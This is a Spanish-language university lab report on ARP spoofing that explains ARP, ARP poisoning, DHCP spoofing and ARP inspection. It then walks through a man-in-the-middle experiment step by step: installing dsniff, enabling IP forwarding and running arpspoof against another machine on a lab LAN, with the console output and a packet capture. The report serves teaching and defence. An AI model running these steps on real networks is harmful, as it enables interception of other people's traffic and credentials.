



DEPARTAMENTO DE
ELECTRONICA



UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

ELO322 Redes de Computadores I

Seguridad de la información:

ARP Spoofing

Nombres:
Mauricio Muñoz
Stephanie Salazar
Paola Yang

Resumen

El protocolo encargado de enviar cada paquete a su destino es el protocolo ARP, el cual puede ser vulnerado, con esto, nuestra información podría ser monitoreada o incluso modificada, por esto, es importante analizar la vulnerabilidad de ARP con el objetivo de implementar herramientas que eviten ataques de este tipo, además de comprender el concepto de ARP Poisoning para aplicarlo en una red y proteger a la red para evitar este tipo de ataques, es de vital importancia entender estos conceptos para poder garantizar la seguridad de la información, es por esto en el presente trabajo se realizará ARP Spoofing.

Introducción

La seguridad de la red, consiste en la prevención y monitoreo de acceso no autorizado, mal uso, alteración o negación de una red de computadoras y sus recursos. Uno de los muchos tipos de ataques existentes es Man in the Middle, el cual permite a un atacante interceptar mensajes entre dos víctimas permitiendo acceso a información la cual normalmente estaría restringido. En este caso para realizar el ataque se ocupará la vulnerabilidad de las tablas ARP, ya que se identifica como un tipo grave de vulnerabilidad el cual es capaz de poner en riesgo todo el tráfico IP de la red.

¿Qué es el protocolo ARP?

Adres Resolution Protocol o protocolo de resolución de dirección es un protocolo de la capa enlace que se encarga en asociar una dirección IP a una dirección física o MAC. Los routers tienen tablas ARP donde se guardan las direcciones MAC con su dirección IP.

Ejemplo de tabla ARP

Dirección IP	Dirección MAC	TTL
222.222.222.221	88-B2-2F-54-1A-0F	13:45:00
222.222.222.223	5C-66-AB-90-75-B1	13:52:00


Spoofing

Es la suplantación de la dirección o identidad de un ordenador ajeno, el atacante se hace pasar por otro obteniendo acceso que en condiciones normales tendría restringido[1].

- Spoofing Activo: El intruso interfiere con el tráfico legítimo que fluye a través de la red.
- Spoofing Pasivo: El intruso monitorea el tráfico de la red.

ARP Poisoning:

Es el envenenamiento de la tabla ARP de una terminal con el objetivo de asociar la MAC de un atacante con la IP de otro host (como otro terminal o el gateway)
Por lo tanto cuando se habla de ARP Spoofing se refiere a la transmisión de una tabla ARP"envenenada" desde de un atacante a un terminal víctima con el objetivo de asociar la terminal atacante con cualquier otro host dentro de la LAN, esto con el objetivo de captar el tráfico IP entre ellos, esta es la primera etapa para realizar otro tipo de ataques como negación de servicios o man in the middle[2].



[1] http://linuxgnublog.org/envenamiento-de-las-tablas-arp-arp-spoofing
[2] https://www.linux-magazine.es/issue/09/ARPSpoofing.pdf

ARP Inspection

Por defecto se permite el paso de todos los paquetes por el dispositivo de seguridad, activando esta característica se puede controlar este flujo. Al activarse el dispositivo compara dirección MAC, la dirección IP y la interfaz de origen en todos los paquetes ARP a entradas estáticas en la tabla ARP, realizando las siguientes acciones:

- Si la dirección IP, dirección MAC, y la interfaz de origen coinciden con la entrada ARP, el paquete se transmite.


- Si existe una diferencia entre la dirección MAC, la dirección IP, o la interfaz, el dispositivo de seguridad descarta el paquete

- Si el paquete ARP no coincide con ninguna entrada en la tabla estática ARP, entonces se puede configurar el dispositivo de modo que transmita todos los paquetes (flood) o que los descarte[3]

DHCP Snooping

En palabras simples un servidor DHCP que suplanta o interfiere con el verdadero DHCP corporativo.
Un servidor DHCP permite obtener una dirección IP de forma rápida y dinámica, también puede asignar además default gateway, DNS, WINs, etc. Uno de los modos que un atacante puede tener acceso al tráfico de la red es "envenenando" las respuestas que podría enviar un servidor DHCP válido. El dispositivo DHCP spoofing responde a consultas de clientes DHCP. El servidor legítimo puede responder también, pero si el dispositivo spoofing está en el mismo segmento que el cliente, su respuesta al cliente puede llegar primero, ofreciendo direcciones como default gateway o DNSerróneas [4].

[3] http://capa3.es/dynamic-arp-inspection-prevencion-de-ataques-mitm.html
[4] http://www.buenastareas.com/ensayos/Dhcp-Spoofing/3770001.html



Reverse ARP

En inglés de Reverse Adres Resolution Protocol (Protocolo de resolución de direcciones inverso).

Es un protocolo de apoyo al nivel de red (Internet Layer) que efectúa la resolución de la dirección física a la dirección IP. Está definido en el RFC-903. La unidad de datos del protocolo a nivel RARP se denomina paquete RARP, que se encapsula en tramas del nivel de enlace (campo “Tipo de Trama” = 8035H). Existen dos tipos de paquetes RARP (Request y Reply).

Cuando una máquina que conoce su dirección física necesita conocer su dirección IP, difunde una trama que contiene un paquete RARP Request a todas las máquinas de su red (broadcast). Con este paquete se solicita al servidor RARP que tiene la tabla que relaciona direcciones físicas e IP, le corresponde a esa dirección física que respondan indicando su dirección IP. Esto se da en los casos en los que dicha máquina no puede guardar su dirección IP, como máquinas sin unidades de disco, por lo que no pueden generar y guardar dichas tablas que relacionan direcciones físicas e IP de cada máquina de la red a la que pertenecen [5].

Experimento

¿Cómo realizar un ataque ARP Spoofing?

- Descargar el paquete dsniff, para utilizar arpspoff
- yum install dsniff

```
[root@hyundai ~]# yum install dsniff
Complementos cargados:langpacks, refresh-packagekit
adobe-linux-x86_64                                       |  951 B  00:00
Updates                                                  | 4.9 kB  00:00
Updates/20/x86_64/primary_db                             |  11 MB  00:00
(1/3): updates/20/x86_64/updateinfo                      | 1.3 MB  00:05
(2/3): updates/20/x86_64/pkgtags                         | 1.0 MB  00:05
(3/3): adobe-linux-x86_64/primary                        | 1.2 kB  00:06
adobe-linux-x86_64                                                   2/2
```

[5] http://ingeniatic.euitt.upm.es/index.php/tecnologias/item/376-arp-/-rarp

- Permitir IP forwarding dentro del terminal atacante: este paso es esencial ya que de no permitirse el IP forwarding los paquetes recibidos desde la terminal víctima no se transmiten al router o viceversa y son descartados, lo que desencadena un ataque de denegación de servicio.
- echo 1 > /proc/sys/net/ipv4/ip_forward

```
[root@hyundai ~]# echo 1 > /proc/sys/net/ipv4/ip_forward
[root@hyundai ~]#
```

- arpspoof -i p4p1 -t 10.10.14.106 10.10.14.1

  -i indica la interfaz de red a ocupar en la terminal atacante (p4p1).

  -t indica la terminal víctima, en este caso otro computador dentro de la red (10.10.14.106). Finalmente se indica la dirección que se va a suplantar, en este caso 10.10.14.1


```
[root@hyundai ~]# arpspoof -i p4p1 -t 10.10.14.106 10.10.14.1
```

[Ver anexo 1]

Por ejemplo en la terminal de la víctima comenzamos a enviar ping:

```
[labit@ip106 ~]$ ping 10.10.14.1
PING 10.10.14.1 (10.10.14.1) 56(84) bytes of data.
64 bytes from 10.10.14.1: icmp_seq=1 ttl=64 time=0.387 ms
64 bytes from 10.10.14.1: icmp_seq=2 ttl=64 time=0.297 ms
64 bytes from 10.10.14.1: icmp_seq=3 ttl=64 time=0.300 ms
64 bytes from 10.10.14.1: icmp_seq=4 ttl=64 time=0.282 ms
64 bytes from 10.10.14.1: icmp_seq=5 ttl=64 time=0.300 ms
64 bytes from 10.10.14.1: icmp_seq=6 ttl=64 time=0.294 ms
64 bytes from 10.10.14.1: icmp_seq=7 ttl=64 time=0.297 ms
64 bytes from 10.10.14.1: icmp_seq=8 ttl=64 time=0.319 ms
64 bytes from 10.10.14.1: icmp_seq=9 ttl=64 time=0.287 ms
64 bytes from 10.10.14.1: icmp_seq=10 ttl=64 time=0.311 ms
64 bytes from 10.10.14.1: icmp_seq=11 ttl=64 time=0.294 ms
64 bytes from 10.10.14.1: icmp_seq=12 ttl=64 time=0.327 ms
64 bytes from 10.10.14.1: icmp_seq=13 ttl=64 time=0.303 ms
64 bytes from 10.10.14.1: icmp_seq=14 ttl=64 time=0.291 ms
64 bytes from 10.10.14.1: icmp_seq=15 ttl=64 time=0.255 ms
64 bytes from 10.10.14.1: icmp_seq=16 ttl=64 time=0.307 ms
64 bytes from 10.10.14.1: icmp_seq=17 ttl=64 time=0.324 ms
64 bytes from 10.10.14.1: icmp_seq=18 ttl=64 time=0.295 ms
64 bytes from 10.10.14.1: icmp_seq=19 ttl=64 time=0.288 ms
64 bytes from 10.10.14.1: icmp_seq=20 ttl=64 time=0.286 ms
64 bytes from 10.10.14.1: icmp_seq=21 ttl=64 time=0.304 ms
64 bytes from 10.10.14.1: icmp_seq=22 ttl=64 time=0.177 ms
```

En Wireshark podemos observar los ping que se encuentran en la terminal:



No.	Time	Source	Destination	Protoco	Lengtl	Info
1	0.000000000	fe80::2e0:4cff:fe68:da4	ff02::2	ICMPv6	62	Router Solicitation
2	0.000021000	fe80::2e0:4cff:fe68:352	ff02::2	ICMPv6	62	Router Solicitation
3	0.209594000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=28/7168, ttl=64
4	0.209621000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=28/7168, ttl=63
5	0.996460000	fe80::2e0:4cff:fe68:e8e	ff02::2	ICMPv6	62	Router Solicitation
6	0.999598000	fe80::2e0:4cff:fe68:ddc	ff02::2	ICMPv6	62	Router Solicitation
7	1.000735000	fe80::2e0:4cff:fe68:342	ff02::2	ICMPv6	62	Router Solicitation
8	1.069353000	fe80::2e0:4cff:fe68:e92	ff02::2	ICMPv6	62	Router Solicitation
9	1.209580000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=29/7424, ttl=64
10	1.209641000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=29/7424, ttl=63
11	1.864042000	RealtekS_68:03:47	Micro-St_72:41:f5	ARP	42	10.10.14.1 is at 00:e0:4c:68:03:47
12	1.996480000	fe80::2e0:4cff:fe68:dfc	ff02::2	ICMPv6	62	Router Solicitation
13	1.997751000	fe80::2e0:4cff:fe68:de0	ff02::2	ICMPv6	62	Router Solicitation
14	1.999880000	fe80::2e0:4cff:fe68:dad	ff02::2	ICMPv6	62	Router Solicitation
15	2.209600000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=30/7680, ttl=64
16	2.209665000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=30/7680, ttl=63
17	2.996640000	fe80::2e0:4cff:fe68:da6	ff02::2	ICMPv6	62	Router Solicitation
18	3.209571000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=31/7936, ttl=64
19	3.209635000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=31/7936, ttl=63
20	3.864275000	RealtekS_68:03:47	Micro-St_72:41:f5	ARP	42	10.10.14.1 is at 00:e0:4c:68:03:47
21	3.994902000	fe80::468a:5bff:fe72:3c9	ff02::2	ICMPv6	62	Router Solicitation
22	3.997157000	fe80::2e0:4cff:fe68:347	ff02::2	ICMPv6	62	Router Solicitation
23	4.209551000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=32/8192, ttl=64
24	4.209606000	10.10.14.106	10.10.14.1	ICMP	98	Echo (ping) request id=0x1142, seq=32/8192, ttl=63
						Router Solicitation

De la misma manera se puede observar otros movimientos de la víctima, como en qué páginas está navegando o incluso se pueden obtener contraseñas a través de este método.

Conclusión

Hemos visto cómo un ataque tan peligroso puede ser llevado a cabo con significativa facilidad haciendo uso de una herramienta que está a disposición de todo el mundo. Si cualquier aficionado es capaz de logar escuchar redes p y privadas, ¿qué no podrá hacer un experto en redes?. Muchos son los administradores de redes que adjudican tiempo y dinero a soluciones a nivel de red como pueden ser firewalls, sistemas de detección y prevención de intrusiones (IDS, IPS respectivamente), etc… pero que son inútiles en este tipo de ataques, en donde el nivel más básico y bajo el cual se sustentan todos los demás niveles queda desprotegido ante cualquier aficionado. Así que no deje descuidada la red si desea mantener la privacidad de sus datos. En caso de pertenecer a una red en donde usted contemple que la seguridad queda en entredicho, no dude consultar al administrador y hacerle saber el problema. Por lo demás, tomemos siempre precauciones, es mejor ser desconfiado.

A modo general: las medidas de seguridad del tráfico de la información que circula por la red son muy importantes debido a la facilidad con la que esta puede ser interceptada y modificada.

Referencias

http://ingeniatic.euitt.upm.es/index.php/tecnologias/item/376-arp-/-rarp

http://www.buenastareas.com/ensayos/Dhcp-Spoofing/3770001.html

http://linuxgnublog.org/envenamiento-de-las-tablas-arp-arp-spoofing

https://www.linux-magazine.es/issue/09/ARPSpoofing.pdf

Anexo 1

```
[root@hyundai ~]# arpspoof -i p4p1 -t 10.10.14.106 10.10.14.1
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68
:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
```

```
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
0:e0:4c:68:3:47 44:8a:5b:72:41:f5 0806 42: arp reply 10.10.14.1 is-at 0:e0:4c:68:3:47
```